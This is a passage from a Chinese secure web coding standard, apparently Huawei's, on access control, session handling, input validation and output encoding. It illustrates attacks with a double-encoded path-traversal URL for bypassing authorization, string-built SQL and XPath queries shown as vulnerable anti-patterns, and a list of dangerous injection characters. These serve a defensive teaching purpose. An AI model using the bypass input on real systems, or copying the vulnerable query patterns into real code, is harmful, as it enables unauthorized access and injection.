| 方法一：  使用安全框架HWSF通过对过滤器配置管理进行鉴权  例如：  <security:intercept-url pattern="/main/public/\*" access="permitAll"/>  <security:intercept-url pattern="/main/login" access="permitAll"/>  <security:intercept-url pattern="/main/admin/\*" access="hasRole('ROLE\_ADMIN')"/>  <security:intercept-url pattern="/main/logout" access="hasAnyRole('ROLE\_USER','ROLE\_ADMIN')"/>  <security:intercept-url pattern="/main/\*" access="hasAnyRole('ROLE\_USER','ROLE\_ADMIN')"/>  目录 /main/public/ 下的共有资源，允许任何人访问，包括匿名用户  /main/login登陆页面，允许任何人访问  目录 /main/admin/ 下的私有资源，只允许管理者访问  **/main/logout 登出页面**，也需要设置不允许被匿名访问，避免绕过鉴权产生的风险  目录 /main/ 下面的其他资源，可以被普通用户，管理者访问，不能被匿名用户访问  而对访问资源没有在鉴权配置中，默认使用不被匿名访问策略  方法二：  可以对共有资源、私有资源采用目录隔离的方式，以便URL匹配规则设置，可以采用以下方法之一 |

|  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 1、ANT通配符有三种  ？（匹配任何单字符）， \*（匹配0或者任意数量的字符），\*\*（匹配0或者更多目录）   |  |  | | --- | --- | | URL路径 | 说明 | | /test/\*.jsp | 匹配(Matches)所有在test路径下的.jsp文件 | | /test/p?ttern | 匹配(Matches) /test/pattern 和 /test/pXttern,但是不包括/test/pttern | |  |  | | /test/\*\*/file.\* | 匹配(Matches)  /test/file.jsp  /test/dir/file.jsp,  /test/app/dir/file.html,  /test/dir/file.java | |  |  |   最长匹配原则：  请求URL: /app/test/test.jsp  规则有：/\*\*/\*.jsp /app/\*\*/\*.jsp  命中的规则为 /app/test/test.jsp  2、正则表达式  鉴于正则表达式灵活，复杂，设置需考虑正则表达的准确性，避免被绕过的风险 |

**规则4.1.2 对于用户请求的URL需要先标准化后进行鉴权，避免鉴权被绕过**

说明：客户的请求URL是可以任意输入的，通常攻击者利用URL编码、”../”,”./”,”//”路径、”;”作为结尾符构造等方式伪造一些异常的URL请求，从而绕过鉴权，导致系统不受保护

标准化(参考：<https://en.wikipedia.org/wiki/URL_normalization>)：去除“..” 、 “.”、”//”、默认页面、大小写一致性、去空字符串、URL解码、等返回用户访问的真实资源

备注：禁止直接调用函数HttpServletRequest.getRequestURI()，HttpServletRequest.getRequestURL() 获取URL进行鉴权，这两方法获取URL、URI未做标准化，可能被用于绕过鉴权。

实施指导：

|  |
| --- |
| 方法一：  使用HWSF安全框架的鉴权特性，框架默认实现URL标准化  方法二：  1、JAVA建议使用HttpServletRequest .getServletPath(),HttpServletRequest.getPathInfo(),HttpServletRequest.getContextPath() 重新拼接URL  Example:  **public** **static** String getNormalizeRequestServletURI(HttpServletRequest request) {  String uri = request.getServletPath();  **if** (request.getPathInfo() != **null**) {  uri += request.getPathInfo();  }  **return** uri;  }  2、防范二次URL解码：  如果产品使用URL解码时，建议拷贝原数据后解码，避免修改原数据，防范二次URL解码导致的风险  Example: https://ip/path/login.action/%252E%252E/business.action;logout.action  一次解码：https://ip/path/login.action/%2E%2E/business.action;logout.action  二次解码：https://ip/path/login.action/../business.action;logout.action  如果产品第一次解码后鉴权，并对原数据进行修改，产品后续再一次进行解码获取资源，反而让攻击者获得了想要访问的资源。  虽然保存URL解码内容到源数据，能避免后续多次解码的性能损耗，但考虑到你无法预知后续调用者是否会继续解码。为避免潜在的风险，建议拷贝源数据后解码。 |

1. **对于受保护资源的访问，必须检查用户是否拥有访问该资源的权限，如果没有则拒绝访问并记录日志。**

说明：许多应用程序会检查用户是否有权使用一个特定的功能，但是没有检查用户是否被允许访问所请求的资源。例如，论坛可以检查用户是否允许回复以前的消息，但没有检查所回复的消息是在一个受保护的或隐藏的论坛或主题中；或网上银行应用程序可能会检查用户是否有权汇款，但是没有验证“转出账号”是否属于该用户。对于日志要求，请参见规则12.2。

1. **采用基于角色的访问控制机制，授权和用户角色数据必须存放在服务器端，不能存放在客户端，鉴权处理也必须在服务器端完成。**

说明：禁止将授权和角色数据存放在客户端中（比如cookie或隐藏域中），以防止被篡改。

1. **一个帐号只能拥有必需的角色和必需的权限。一个组只能拥有必需的角色和必需的权限。一个角色只能拥有必需的权限。**

说明：做到权限最小化，这样即使帐号被攻击者窃取，也能把安全损失控制在最小的限度。

1. **角色默认没有权限，也就是说，角色刚创建后没有任何权限。**

说明：基于最小权限的原则，角色刚创建时不应该具有任何权限，只有当根据需要、明确为其分配必需的权限后，角色才具有相应的权限。

1. **帐号默认没有角色和权限，也就是说，帐号刚创建后没有任何角色和权限。**

说明：基于最小权限的原则，帐号刚创建时不应该具有任何角色和权限，只有当根据需要、明确为其分配必需的角色和权限后，帐号才具有相应的角色和权限。

1. **对于运行应用程序的操作系统帐号，不应使用“root”、“administrator”、“supervisor”等特权帐号或高级别权限帐号，应该尽可能地使用低级别权限的操作系统帐号。**
2. **对于应用程序连接数据库服务器的数据库帐号，在满足业务需求的前提下，必须使用最低级别权限的数据库帐号。**

说明：根据业务系统要求，创建相应的数据库帐号，并授予必需的数据库权限。不能使用“sa”、“sysman”等管理帐号或高级别权限帐号。

1. **对于应用程序连接Web Server或者中间件的帐号，在满足业务需求的前提下，必须使用最低级别权限的帐号，禁止使用admin等超级帐号。**

说明：根据业务系统要求，创建相应的Web Server或者中间件的帐号，并授予业务必需的权限。禁止使用“admin”等管理帐号或高级别权限帐号。例如，应用程序通过调用MML命令来完成业务操作，调用MML所使用的帐号应该是根据需要分配必需权限的帐号，而不能是可以调用所有MML命令的超级用户，以减小系统安全风险。

1. **如果所使用的Web框架，已经有好的授权机制，则优先使用；如果Web框架提供的授权机制无法满足需要，需要产品自己开发集中的授权模块，应该完全覆盖受保护的资源和功能，且当授权发生异常时，强制用户退出。**

说明：某些Web框架有成熟的授权机制，例如， tomcat提供了管理控制台（console）的授权机制，可以在tomcat-users.xml文件中配置角色和用户信息，由tomcat来完成授权。然而，许多Web应用程序都包含自己定制的授权代码，这增加了程序的复杂性和发生错误的可能性。除非Web框架提供的授权机制无法满足需要（例如，需要通过界面提供灵活的权限分配），否则应该优先使用Web框架提供的成熟的授权机制。

1. **当授权变更、终止或失效时（例如，权限、角色、雇佣状态或业务流程等发生变化），应用程序应该支持禁用帐号和终止会话的能力。**

说明：当用户离职应该及时终止其对应的会话，并禁用或删除该用户；当用户的权限、角色或业务流程发生变更时，应该能够终止用户对应的会话，以及时应用新权限、新角色或新流程。

1. **限制单个用户或设备可以在一个给定的时间内执行的交易数量。**

说明：给定的时间内执行的交易数量可配置，且应高于实际业务需求，但足够低，以阻止自动攻击。例如，系统提供短信随机码，那么应该限制给定时间内，用户可以通过短信获取随机码的次数，以防止攻击者利用该功能对其他用户进行恶意短信骚扰。

# 会话管理

1. **使用Web开发框架（例如J2EE, ASP .NET and PHP）自身提供的会话管理功能。**

说明：使用Web开发框架（例如J2EE, ASP .NET and PHP）自身提供的会话管理功能，因为这些框架的会话管理功能是被广泛使用经受住安全考验的。对于J2EE来说，就是使用会话cookie来维持会话，当用户成功登录后，将用户名（或用户ID）保存到session对象中，以便在后继操作中明确当前会话对应的用户。

备注：对于嵌入式系统的Web，不适合本条规则，按“规则5.10”实施。

1. **会话cookie的属性要设置为HttpOnly。**

说明：HttpOnly属性，用以阻止客户端脚本访问Cookie，当支持HttpOnly的客户端浏览器检测到Cookie包括了HttpOnly标志时，浏览器返回空字符串给企图读取该cookie的脚本，这样cookie中的任何信息暴露给黑客或者恶意网站的几率将会大大降低。

实施指导：

|  |
| --- |
| 一、对于Tomcat 6.0.19和Tomcat 5.5.28及以上的版本（包括比它们更新的、比Tomcat7旧的版本）：  在$tomcat/conf/context.xml中设置context的参数useHttpOnly的值为true，例如  <Context useHttpOnly="true"> //对持久性cookie和会话cookie都生效。  备注：Tomcat7不需要设置，因为Tomcat7默认设置useHttpOnly参数值为true。  二、对于比Tomcat 6.0.19和Tomcat 5.5.28旧的版本，或者其他Web容器：  String sessionid = request.getSession().getId();  response.setHeader(“SET-COOKIE”,“JSESSIONID=” + sessionid + “;HttpOnly”); |

1. **用户名和口令认证通过后，必须更换会话标识。**

说明：用户认证通过后更换会话标识，以防止会话固定（session fixation）漏洞。

实施指导：

|  |
| --- |
| 场景一：对于从HTTP转到HTTPS再转到HTTP（也就是仅在认证过程采用HTTPS，认证成功后又转到HTTP）的情况，在用户名和口令认证通过后增加以下行代码：  request.getSession(false).invalidate();  HttpSession newSession=request.getSession(true);  Cookie cookie = new Cookie(“JSESSIONID”,newSession.getId());//这里设置setcookie的属性。  cookie.setMaxAge(-1);  cookie.setSecure(false);  cookie.setPath(request.getContextPath());  response.addCookie(cookie);  场景二：对于全程采用HTTPS协议，或者全程采用HTTP协议的，在用户名和密码认证通过后增加以下行代码：  request.getSession(false).invalidate();  request.getSession(true); |

1. **任何重新认证或二次认证都需要生成新的会话标识。**

说明：重要的交易/事务前，需要重新认证或二次认证，并且生成新的会话标识、使原来的会话标识失效，这样，即使重新认证或二次认证前的会话被劫持了，也可以在重新生成会话标识后终止会话劫持，减小会话劫持给用户带来损失。

实施指导：

|  |
| --- |
| request.getSession(false).invalidate();  request.getSession(true); |

1. **会话过程中不允许修改的信息，必须作为会话状态的一部分在服务器端存储和维护。**

说明：会话过程中不允许修改的信息，例如，当用户通过认证后，其用户标识在整个会话过程中不能被篡改；又如，用户网上购物时的商品价格也是不允许被篡改。这些信息是禁止通过隐藏域或URL重写等不安全的方式存储和维护。对JSP语言，可以通过session对象进行存储和维护，或者直接查询数据库获取。

1. **必须设置会话超时机制，在超时过后必须清除该会话信息。**

说明：设置会话超时时间，有利于减少会话劫持的时间窗。建议默认会话超时时间为10分钟（备注：对于嵌入式系统中的Web，建议默认超时时间为5分钟，以减少系统资源占用）。如果没有特殊需求，禁止使用自动发起请求的机制来阻止session超时。

1. **所有登录后才能访问的页面都必须有明显的“注销（或退出）”的按钮或菜单，如果该按钮或菜单被点击，则必须使对应的会话立即失效。**

说明：这样做是为了让用户能够方便地、安全地注销或退出，减小会话劫持的风险，减少服务器端内存占用。

1. **在服务器端对业务流程进行必要的流程安全控制，保证流程衔接正确，防止关键鉴别步骤被绕过、重复、乱序**。

说明：客户端流程控制很容易被旁路（绕过），因此流程控制必须在服务器端实现。

实施指导：

|  |
| --- |
| 可以通过在session对象中创建一个表示流程当前状态的标识位，用0、1、2、3、…、N分别表示不同的处理步骤，标识位的初始值为0，当接收到步骤N的处理请求时，判断该标识位是否为N-1，如果不为N-1，则表示步骤被绕过（或重复或乱序），拒绝受理，否则受理，受理完成后更改标识位为N。 |

1. **当Web应用跟踪到非法会话，则必须记录日志、清除会话并返回到认证界面。**

说明： 非法会话的概念就是通过一系列的服务端合法性检测（包括访问未授权资源，缺少必要参数等情况），最终发现的不是正常请求产生的会话。对于日志要求，请参见规则12.2。

1. **如果产品（如嵌入式系统）无法使用通用的Web容器，只能自己实现Web服务，那么必须自己实现会话管理，并满足以下要求：**

* 采用会话cookie维持会话。
* 生成会话标识（session ID）要保证足够的随机、离散，以便不能被猜测、枚举，不能根据客户端提交的信息来生成会话标识，要求sessionID长度必须至少160bits（例如，同时出现大写字母、小写字母、数字，那么长度至少是26个字符）
* 生成会话标识所使用到的随机数必须是密码学意义上的安全随机数：
  + OpenSSL库的RAND\_bytes( )；
  + 中软iPSI组件的CRYPT\_random( )；
  + JDK的java.security.SecureRandom( )；
  + 类Unix平台的/dev/random文件；
  + Windows平台的RtlGenRandom( )；
  + VxWorks平台CCI组件的cciRand( )函数。
* 会话标识应该使用所有可用的字符集，并且大小写敏感。
* 服务端必须对客户端提交的session ID的有效性进行校验。
* 会话标识的属性要设置为HttpOnly。

说明：在嵌入式系统中部署Web应用，由于软硬件资源所限，往往无法使用通用的Web容器及容器的会话管理功能，只能自己实现。另外，为了节省内存，嵌入式Webserver进程往往是动态启动，为了使Session更快的超时，建议增加心跳机制，对客户端浏览器是否关闭进行探测，5s一个心跳，30s没有心跳则Session超时，关闭该Session。

1. **为包含会话标识的cookie设置适当限制的domain和path属性值。**

说明： Domain（域），指定关联的WEB服务器或域，。，值是域名。，。比如huawei.com。如果希望dev.huawei.com 能够访问bbs.huawei.com设置的cookies，只能由该域的页面读取，那么应该把domain属性设置成”bbs.huawei.com”，并把path属性设置成相应应用的根路径。Path （路径）用于设置可以读取一个cookie的最顶层的目录。如果要限定只有/service/test/目录及其子目录下的页面可以访问该cookie，要把cookies的path属性设置成”/service/test/”。

实施指导：

|  |
| --- |
| 例如：设置cookie只能被生成bss.huawei.com域访问，而且能被该域的/service/test目录及其子目录下的页面访问：  cookie.setDomain ("bbs.huawei.com");  cookie.setPath("/service/test/"); |

1. **当服务端检测到用户的IP、UserAgent等信息发生了变化，应该强制销毁当前的会话，并要求用户重新登录。**

说明：当服务端检测到用户的IP、UserAgent等信息发生了变化，说明会话很可能已经被劫持，应该强制注销当前的会话，并要求用户重新登录，以终止当前可能存在的会话劫持攻击。

实施指导：

|  |
| --- |
| 步骤1：用户认证成功后，将客户端IP地址和UserAgent信息进行MD5摘要，并保存到session对象中，参考代码如下：  String message = request.getRemoteAddr() + request.getHeader("USER-AGENT");  MessageDigest md = MessageDigest.getInstance("MD5");  byte[] b = md.digest(message.getBytes());  message = byteToHexString(b);  private static String byteToHexString(byte[] tmp) {  String s;  char str[] = new char[16 \* 2];  int k = 0;  for (int i = 0; i < 16; i++) {  byte byte0 = tmp[i];  str[k++] = hexDigits[byte0 >>> 4 & 0xf];  str[k++] = hexDigits[byte0 & 0xf];  }  s = new String(str);  return s;  }  步骤2：利用过滤器，拦截登录后的每次请求，同样将客户端IP地址和UserAgent信息进行MD5摘要，然后与原先保存到session对象中的值进行对比。参考代码如下：  String message = request.getRemoteAddr() + request.getHeader("USER-AGENT");  MessageDigest md = MessageDigest.getInstance("MD5");  byte[] b = md.digest(message.getBytes());  message = byteToHexString(b);  if (message.equals(request.getSession().getAttribute("message"))  {  //合法请求  }  else{  //会话很可能已经被劫持，强制注销会话  request.getSession(false).invalidate();  request.getSession(true);  } |

1. **防止并发登录。**

说明：防止并发登录，也就是说，每个用户在同一时间只能有一个会话。

实施指导：

|  |
| --- |
| 防止并发登录功能应该做成可配置的，而且发现并发登录后的以下两种应对措施也应该成可配置的（也就是说管理员可以配置使用其中一种）：   1. 当用户名口令验证通过后，检查该用户是否已经有对应的会话，如果有则提示当前用户“该用户已经从其他地方登录，是否将其踢出”，如果用户选择是，则终止前一个会话。 2. 当用户名口令验证通过后，检查该用户是否已经有对应的会话，如果有则提示该用户已经登录，不能够重复登录。 |

1. **为cookie设置secure标志。**

说明：cookie的secure标志是应用服务器发送新cookie给客户端时的一个可选设置项，设置cookie的secure标志，用于指示浏览器只有在https（加密协议）下才能发送该cookie，禁止在http（明文协议）下发送该cookie，以防止cookie在http（明文协议）下被嗅探。

实施指导：

|  |
| --- |
| 1、对于Java EE 6（Servlet 3.0）及以上版本，在web.xml中配置：  <session-config>  <cookie-config>  <secure>true</secure>  </cookie-config>  </session-config>  2、对于早期版本，在http header中重写JSESSIONID的值：  String sessionid = request.getSession().getId();  response.setHeader("SET-COOKIE", "JSESSIONID=" + sessionid + "; secure"); |

# 输入校验

输入校验指的是一组验证确保所有输入数据符合应用程序所预期的类型、长度、范围、允许的字符集，以及不包含已知危险字符的处理过程。

很多常见的web应用安全漏洞都是因为未对来自客户端或者环境的输入做有效的校验所导致，例如各种类型的解释器注入、文件系统攻击以及缓冲区溢出等。为了保证系统的健壮性，永远不要信任那些来自客户端、第三方系统等外部实体的数据，在使用这些数据之前须进行输入校验以确保其是可用的且不会对系统造成危害。

1. **对所有来自不可信数据源的数据进行校验，拒绝任何没有通过校验的数据。**

说明：非系统本身直接可控组件生成的数据是不可信的，如来自客户端、第三方系统、外部接口的数据。这些数据可能是恶意的，如果不进行校验，可能导致注入、XSS等多种攻击。来自客户端的数据包括text、password、textareas、file表单域、hidden fields、selection boxes、check boxes、radio buttons、cookies、HTTP headers、localStorage、sessionStorage、Web SQL database、Indexed database、热点链接包含的URL参数的数据等。

1. **通过集中的输入校验程序，对输入进行校验。**

说明：分析产品中存在的各种输入参数及其校验规则，然后开发实现集中的输入校验程序，当需要进行输入校验时，就调用该程序。例如，多个页面都需要对输入的手机号码进行输入校验，对手机号码的校验代码只需要在集中的输入校验程序中写一次，在多个需要做输入校验的地方调用。这样，对于同一输入参数的校验规则一致，而且有利于代码维护，如果发现任何错误，可以一次性修复并处处生效。

1. **禁止将HTTP标题头中的未加密信息作为安全决策依据。**

说明：HTTP 标题头是在 HTTP 请求和 HTTP 响应的开始阶段发送的。Web 应用程序必须确保不以 HTTP 标题头中的未加密信息作为安全决策依据，因为攻击者要操作这一标题头是很容易的。例如，标题头中的 referer 字段包含来自请求源端的 Web 页面的 URL。不要根据 referer 字段的值做出任何安全决策（如检查请求是否来源于 Web 应用程序生成的页面），因为该字段是很容易被伪造的。

1. **不能依赖于客户端校验，必须使用服务端代码对输入数据进行最终校验。**

说明：客户端的输入限制或者校验可能会被攻击者绕过。例如，攻击者可以通过禁用浏览器的JavaScript来使客户端代码失效，或者直接采用代理软件拦截并修改输入参数名称和值。客户端的校验只能作为辅助手段，可以减少客户端和服务端的信息交互次数，提高响应速度。

1. **对于在客户端已经做了输入校验，在服务器端再次以相同的规则进行校验时，一旦数据不合法，必须使会话失效，并记录告警日志。**

说明：对于在客户端已经做了输入校验，若在服务器端再进行校验时发现数据不合法，则说明存在绕过客户端输入校验的攻击行为。

1. **处理Web请求与响应的编码方式须统一。**

说明：统一处理Web请求与响应的编码方式既是防止出现乱码问题的要求，也是实施输入校验、输出编码等安全管控措施的基础。建议统一采用UTF-8字符编码。

实施指导：

|  |
| --- |
| 下面以Tomcat为例，说明如何统一请求和响应的编码方式为UTF-8：  1. 编辑${tomcat} \conf\server.xml，设置<connector>的URIEncoding属性为”UTF-8”，使得Tomcat在处理Get请求参数(http request uri)的时使用UTF-8编码(默认为ISO-8859-1):  <Connector ... URIEncoding="UTF-8">  2．使用一个过滤器来设置处理POST请求参数(http request body)的编码方式:  public class EncodingFilter implements Filter {  private String encoding = "utf-8";  public void doFilter(ServletRequest request,  ServletResponse response, FilterChain filterChain) throws IOException, ServletException {  request.setCharacterEncoding(encoding);  filterChain.doFilter(request, response);  }  public void init(FilterConfig filterConfig) throws ServletException {  String encodingParam = filterConfig.getInitParameter("encoding");  if (encodingParam != null) {  encoding = encodingParam;  }  }  public void destroy() {  // nothing todo  }  }  在应用的web.xml文件中配置该过滤器，:  <filter>  <filter-name>EncodingFilter</filter-name>  <filter-class>  net.einwaller.filters.EncodingFilter  </filter-class>  <init-param>  <param-name>encoding</param-name>  <param-value>UTF-8</param-value>  </init-param>  </filter>  <filter-mapping>  <filter-name>EncodingFilter</filter-name>  <url-pattern>/\*</url-pattern>  </filter-mapping>  一般需要将此过滤器设置为最前端的过滤器，因为必须保证该过滤器在任何请求数据读取操作之前被调用。  3.为每个JSP页面加入page指令，设置响应页面的编码方式为UTF-8：  <%@ page contentType="text/html; charset=UTF-8" %>  或者直接在代码中设置响应的编码方式：  response.setCharacterEncoding("UTF-8")  浏览器将使用此编码方式解析响应页面，并且后续从该响应页面发起的请求也将使用该编码方式。 |

1. **对于具有相同含义却存在多种描述方式的外部输入数据，必须先进行标准化再进行输入校验。**

说明：相同含义的数据可能存在多种描述方式。标准化则是选取其中一种表达方式（一般是最简形式）作为标准表达方式，而将其他表达方式转换成此标准表达方式的过程。在校验之前先对输入数据进行标准化，并在校验时使用标准化的形式作为比较标准，以防止恶意输入通过非标准化的输入绕过校验。例如，同一个磁盘文件既可以通过绝对路径也可以通过相对路径来引用，路径中还能包括“.”、“..”、别名、快捷方式等，因此同一个文件可以通过多种形式的路径来描述和引用。在验证路径时需要对路径进行标准化，使得路径表达标准化后进行无歧义的比较。如C:\WINDOWS\system.ini和C:\Program Files\..\windows\system.ini是同一文件的两种表达方式，通常前面一种文件路径表方式被认为是标准的，在做校验之前，需要将后者转换为前面一种标准的形式再做比较

实施指导：

|  |
| --- |
| 下面以Java语言对文件路径进行标准化为例进行说明。  String   filePath = request.getParameter(“filePath”);  File f = new File(filePath);   String canonicalPath = f.getCanonicalPath();  if (!isInSecureDir(Paths.get(canonicalPath))) {       throw new IllegalArgumentException();  }  if (!validate(canonicalPath)) {  // Validation       throw new IllegalArgumentException();  } |

1. **校验输入数据的类型或格式。**

说明：这里的类型包括基本的数据类型（整型、浮点型、字符型等），同时也包括复杂的构造数据类型，例如，email地址、ip地址、日期或者是自定义的数据格式等。

实施指导：使用正则表达式验证输入数据的类型或格式

|  |
| --- |
| 1. 验证数值类型的输入：   String price = request.getParameter("price");  String pattern = "\\d+\\.?\\d\* "; //价格正则表达式  if (!price.matches(pattern))  {  out.println (“Invalid Price”);  }   1. email地址校验的方法：   String emailAddress = request.getParameter("emailAddress");  String characterPattern = "^([a-z0-9A-Z]+[\_-]?)+[a-z0-9A-Z]@(([a-z0-9A-Z]+[\_-]?)+(-[a-z0-9A-Z]+)?\\.)+[a-zA-Z]{2,4}$"; //email正则表达式  if (!emailAddress.matches(characterPattern))  {  out.println (“Invalid Email Address”);  }   1. 自定义的数据格式的验证：   String text = request.getParameter(“text”);  String characterPattern = "^[A-Za-z]\*$"; //自行定义字符规则(方括号内的字符集)  if (!text.matches (characterPattern))  {  out.println (“Invalid Input”);  } |

1. **校验输入数据的长度。**

说明：必须校验输入数据的长度是否符合要求，长度校验会加大攻击者实施攻击的难度。

1. **校验输入数据的范围。**

说明：这里的范围可以是数值范围或者是集合范围。如果输入数据是数值，必须校验数值的范围是否正确，如年龄应该为0～150之间的正整数；如果输入数据是在某个特定集合范围内，必须校验实际输入是否在集合内，如性别应该是男、女。

1. **确保输入数据只包含允许的字符集，不包含不合法和危险的字符，尽可能采取“白名单”的方式进行输入校验。**

说明： “白名单”的方式只允许输入中包含已知的合法字符。而“黑名单”的方式拒绝输入中包含已知的非法字符。“白名单”的校验方式比“黑名单”的方式更加安全和可靠。例如对于用户名只允许其中包含字符、数字和下划线，可以采取正则表达对输入做“白名单”校验：^[0-9A-Za-z\_]+$。对于个别输入参数（例如：备注），确实无法采用白名单校验，就是用黑名单校验，以确保不包含已知危险字符。

下面列举了一些常见的有风险的特殊字符：

• 空字节 %00

• 换行符-ANSI chr(10) "\r"

• 回车符-ANSI chr(13) "\n"

• 回车换行符- "\n\r"

• 回车符 - EBCDIC 0x0f

• 引号 " '

• 逗号、斜杠空格、制表符和其他空白- 用在CSV，制表符分隔的输出，和其他特殊格式

• <> -XML和HTML标签标记，重定向字符

• ; & - Unix 和 NT 文件系统连接符

• @ - 用于邮件地址

• 0xff

1. **禁止采用未经校验的输入参数直接串联来构造可执行 SQL 语句。**

说明：例如，string sql = "select status from Users where UserName='" + txtUserName.Text + "'";这样很容易被SQL注入攻击。对于java/JSP语言，使用预编译语句PreparedStatement代替直接的语句执行Statement。使用预编译语句PreparedStatement，类型化 SQL 参数将检查输入的类型，确保输入值在数据库中当作字符串、数字、日期或boolean等值而不是可执行代码进行处理，从而防止SQL注入攻击。而且，由于 PreparedStatement 对象已预编译过，所以其执行速度要快于 Statement 对象。因此，多次执行的 SQL 语句经常创建为 PreparedStatement 对象，还可以提高效率。

实施指导：

|  |
| --- |
| 参考如下代码：  String inssql = "insert into buy(empid, name, age, birthday) values (?,?,?,?)";  PreparedStatement stmt = null;  stmt = conn.prepareStatement(inssql);  stmt.setString(1, empid);  stmt.setString(2, name);  stmt.setInt(3, age);  stmt.setDate(4, birthday);  stmt.execute();  备注：使用like进行模糊查询时，如果直接用"select \* from table where comment like %?%"，程序会报错，必须采用如下方法：  String express = "select \* from table where comment like ?";  pstmt = con.prepareStatement(express);  String c="hello";  pstmt.setString(1, "%"+c+"%");  //参数自动添加单引号，最后的SQL语句为：select \* from table where comment like '%hello%'  pstmt.execute(); |

1. **禁止采用未经校验的输入参数来动态构建XPath语句。**

说明：和动态构建SQL一样，采用未经校验的输入参数来动态构建XPath语句也会导致注入漏洞（XPath注入）。动态构建XPath语句的例子：

public boolean doLogin(String loginID, String password){

......

XPathExpression expr = xpath.compile("//users/user[loginID/text()='"+loginID+"' and password/text()='"+password+"' ]/firstname/text()");

......

}

如果有必要采用用户输入数据来构建XPath，构建前，必须使用“白名单”方式（只允许输入中包含已知的合法字符或组合）对用户输入输入进行严格的校验。以防止攻击者通过构造包含( ) = ` [ ] : , \* / 空格等特殊字符的输入数据进行XPath注入攻击。

1. **如果服务端代码执行操作系统命令，必须对客户端输入的用于构造命令的参数进行严格的输入校验。**

说明：如果服务端代码中使用Runtime.getRuntime().exec(cmd)或ProcessBuilder等执行操作系统命令，那么禁止从客户端获取命令；而且最好不要从客户端获取命令的参数，如果必须从客户获取命令的参数，那么必须采用正则表达式对命令参数进行严格的校验，以防止命令注入（因为，一旦从客户端获取命令或参数，通过;&|<>符号，非常容易构造命令注入，危害系统）。

1. **对客户端提交的表单请求进行合法性校验。**

说明：如果客户端提交的表单中所有的参数和值都是可以事先构造的（也就是说，缺少随机信息），Web应用容易遭受跨站请求伪造攻击。跨站请求伪造（CSRF）是一种挟制终端用户在当前已登录的Web应用程序上执行非本意的操作的攻击方法。攻击者可以迫使用户去执行攻击者预先设置的操作，例如，如果用户登录网络银行去查看其存款余额，他没有退出网络银行系统就去浏览自己喜欢的论坛，如果攻击者在论坛中精心构造了一个恶意的链接并诱使该用户点击了该链接，那么该用户在网络银行账户中的资金就有可能被转移到攻击者指定的账号中。当CSRF针对普通用户发动攻击时，将对终端用户的数据和操作指令构成严重的威胁；当受攻击的终端用户具有管理员帐号的时候，CSRF攻击将危及整个Web应用程序。

实施指导：

方法一：为每个session创建唯一的随机字符串，并在受理请求时验证

<form action="/transfer.do" method="post">

<input type="hidden" name="randomStr" value=<%=request.getSession().getAttribute("randomStr")%>>

......

</form>

//判断客户端提交的随机字符串是否正确

String randomStr = (String)request.getParameter("randomStr");

if(randomStr == null) randomStr="";

if(randomStr.equals(request.getSession().getAttribute("randomStr")))

{//处理请求}

else{

//跨站请求攻击，注销会话

}

方法二：受理重要操作请求时，在相应的表单页面增加图片验证码，用户提交操作请求的同时提交验证码，在服务器端先判断用户提交的验证码是否正确，验证码正确再受理操作请求。

方法三：向电信软件与核心网网络安全工程部申请WAF CBB，并部署到应用中，启用AntiCSRF功能，具体方法参考WAF CBB的用户手册。

1. **对于产品自身开发实现Web容器的情况下，避免由于编码不当引入缓冲区溢出漏洞。**

说明：对于嵌入式系统（如ADSL Modem、硬件防火墙）中的Web应用，由于其特殊性（CPU、内存、磁盘容量有限），没有成熟的Web容器，需要产品自己开发相应的Web容器。在开发过程中要避免由于内存管理不当带来的缓冲区溢出问题。缓冲区溢出缺陷可以导致拒绝服务攻击或者任意代码执行。拒绝服务攻击可以引起进程崩溃；任意代码执行可以更改程序的执行地址，从而运行攻击者的注入代码。

实施指导：

|  |
| --- |
| 1. 禁止使用未显式指明目标缓冲区大小的字符串操作函数，如：  * 字符串拷贝函数：strcpy, wcscpy * 字符串拼接函数：strcat, wcscat * 字符串格式化输出函数：sprintf, swprintf, vsprintf, vswprintf, * 字符串格式化输入函数：scanf, wscanf, sscanf, swscanf, fscanf, vfscanf, vscanf, vsscanf * stdin流输入函数：gets   最优选择ISO/IEC TR 24731-1定义的字符串操作函数的安全版本，如strcpy\_s, strcat\_s(), sprintf\_s(), scanf\_s(), gets\_s() 等。   1. 字符串操作过程中确保字符串有’\0’结束符，确保有足够的空间存储字符串的字符数据和’\0’结束符。 2. 把数据复制到固定长度的内存前必须检查边界，确保有足够的空间存储数据。 3. 必须对指定申请内存大小的整数值进行合法性校验，申请的内存使用完毕后应正确释放。 |

# 输出编码

1. **若输出到客户端或者解释器的数据来自不可信的数据源，则须对该数据进行相应的编码或转义。**

说明：输出编码和转义是指将输出数据中的一些特殊字符转换成安全的形式，使得目标解释器不会将其当作语法符号或指令，以防止原本预期的语义被更改，避免跨站脚本攻击与各种类型的注入攻击。

Web应用中常见其他的编码还有URL编码、JavaScript编码、CSS编码、以及对SQL、XML、LDAP的编码或转义等。实际应用中需根据不可信数据的使用方式采用不同的编码方式，如用作为HTML标签内容时需要进行HTML编码、用作页面中超链接的URL值时需要进行URL编码、用作SQL的条件参数时需要进行SQL转义等。下表列举了与防止跨站脚本(XSS)相关的关键输出编码机制(来自owasp)。

|  |  |
| --- | --- |
| 编码类型 | 编码机制 |
| HTML实体编码 | 转换 & 为 &amp; 转换 < 为 &lt; 转换 > 为 &gt; 转换 " 为 &quot; 转换 ' 为 16进制 &#x27; 或者10进制 &#39; 转换 / 为16进制&#x2F;或者10进制 &#47;  转换 ( 为10进制 &#40; 或者16进制 &#x28;  转换 ) 为10进制 &#41; 或者 16进制 &#x29; |
| HTML属性编码 | 除字母数字字符外，转义所有带有HTML实体 &#xHH 的字符；格式化，包括空格字符。（HH=十六进制值） |
| URL编码 | URL只能使用ASCII字符集的方式在Internet发送，由于URL通常包含ASCII字符集以外的字符，需要转换URL为有效的ASCII格式。URL编码通过使用%后面跟两位十六进制数的方式来替换不安全的ASCII字符，标准的编码可参考:  <http://www.w3schools.com/tags/ref_urlencode.asp> |
| JavaScript编码 | 除字母数字字符外，转义所有带有\uXXXX unicode转义格式的字符(X =整数)。 |
| CSS 十六进制编码 | CSS 转义支持\XX和\XXXXXX，如果紧接的下一字符也为转义序列时，使用两字符的转义可能会导致问题。有两个解决方案：（a）CSS转义之后增加一个空格（空格将被CSS解析器忽略）；（b）通过填补零的方式使用完整的CSS转义。 |

实施指导：

|  |
| --- |
